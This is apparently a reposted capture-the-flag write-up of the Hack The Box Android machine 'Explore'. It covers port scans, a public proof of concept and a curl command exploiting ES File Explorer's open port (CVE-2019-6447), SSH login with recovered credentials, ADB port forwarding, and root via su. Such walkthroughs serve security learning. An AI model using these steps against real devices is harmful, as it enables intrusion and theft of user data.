


Explore is a fun Android box that has an Open Port Vulnerability because of a popular file manager application.
This box also has ADB over TCP/IP open over port 5555 which leads to obtaining root privileges.
sudo masscan -p1-65535,U:1-65535 --rate=500 -e tun0 10.10.10.247
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2021-07-04 11:16:37 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 59777/tcp on 10.10.10.247
Discovered open port 42135/tcp on 10.10.10.247
Discovered open port 2222/tcp on 10.10.10.247
sudo nmap -sC -sV -oN 10.10.10.247 10.10.10.247
# Nmap 7.80 scan initiated Sun Jul  4 11:16:11 2021 as: nmap -sC -sV -oN 10.10.10.247 10.10.10.247
Nmap scan report for 10.10.10.247
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT     STATE    SERVICE VERSION
2222/tcp open     ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-SSH Server - Banana Studio
| ssh-hostkey:
|_  2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
5555/tcp filtered freeciv
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2222-TCP:V=7.80%I=7%D=7/4%Time=60E19892%P=x86_64-pc-linux-gnu%r(NUL
SF:L,24,"SSH-2\.0-SSH\x20Server\x20-\x20Banana\x20Studio\r\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul  4 11:16:39 2021 -- 1 IP address (1 host up) scanned in 28.09 seconds
Hence open ports are: 59777, 42135, 2222, 5555
We search for android port 59777 and we get Android file manager app exposing user data through open port as 1st result.
This post explains how a vulnerability in ES File Explorer application exposes user data. The application starts an HTTP server every time the app is launched. This service runs on port 59777
The proof-of-concept is also listed on this post:ES File Explorer Open Port Vulnerability - CVE-2019-6447 https://github.com/fs0c131y/ESFileExplorerOpenPortVuln
We run the poc.py from the Github repo on our target.

We can see the /sdcard is the starting directory, i.e. this is the user’s home directory.
Here, actually /sdcard is a symlink 1 to /storage/emulated/0 2
After inspecting how the PoC works, we can see that the poc.py is POSTing data/payload on port 59777.
We can use the below command in the terminal to fetch and enumerate more stuff than we can via the PoC.
curl --header "Content-Type: application/json" --request POST \
--data '{"command":"listFiles"}' http://explore.htb:59777/sdcard
With the above command, we use listFiles command to list the files in said directory.

We can see here that there is a user.txt file, which we can download by using poc.py
python3 poc.py --get-file /sdcard/user.txt --ip explore.htb

Thus, we obtain the USER flag!
We search more in /sdcard directory, where we find an image named creds.jpg at location /sdcard/DCIM/creds.jpg which has the username and password mentioned.
username: kristi
pass: Kr1sT!5h@█████████!
We know that port 2222 has SSH running on it. So, we can try ssh into the box with:
ssh -p 2222 kristi@explore.htb
And ✨ voila we get shell 🐚

We try to escalate using su to get a root shell, it doesn’t work!
We now scan for open ports 3

Of these one is 5555 which was reported by nmap already.
It is popularly used for ADB over TCP/IP.
ADB over TCP/IP is a feature added by custom ROM devs in the early days of Android, this later got picked up by Android’s (AOSP’s) codebase
We now need to access port 5555 from the attacker box.
To do that we use SSH port forwarding.
For that we use 2 terminal instances:
In one terminal keep the following command running
ssh -p 2222 -L 5555:127.0.0.1:5555 -N kristi@explore.htb
What we do here is listen on port 5555 on the attacker box and forward that traffic to port 5555 to the target box.

We can now connect over port 5555 and get shell access.
adb connect 5555
adb shell
For getting root we try running su 4, and ✨ voila!

After searching for a while… we find root.txt flag in /data folder.

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。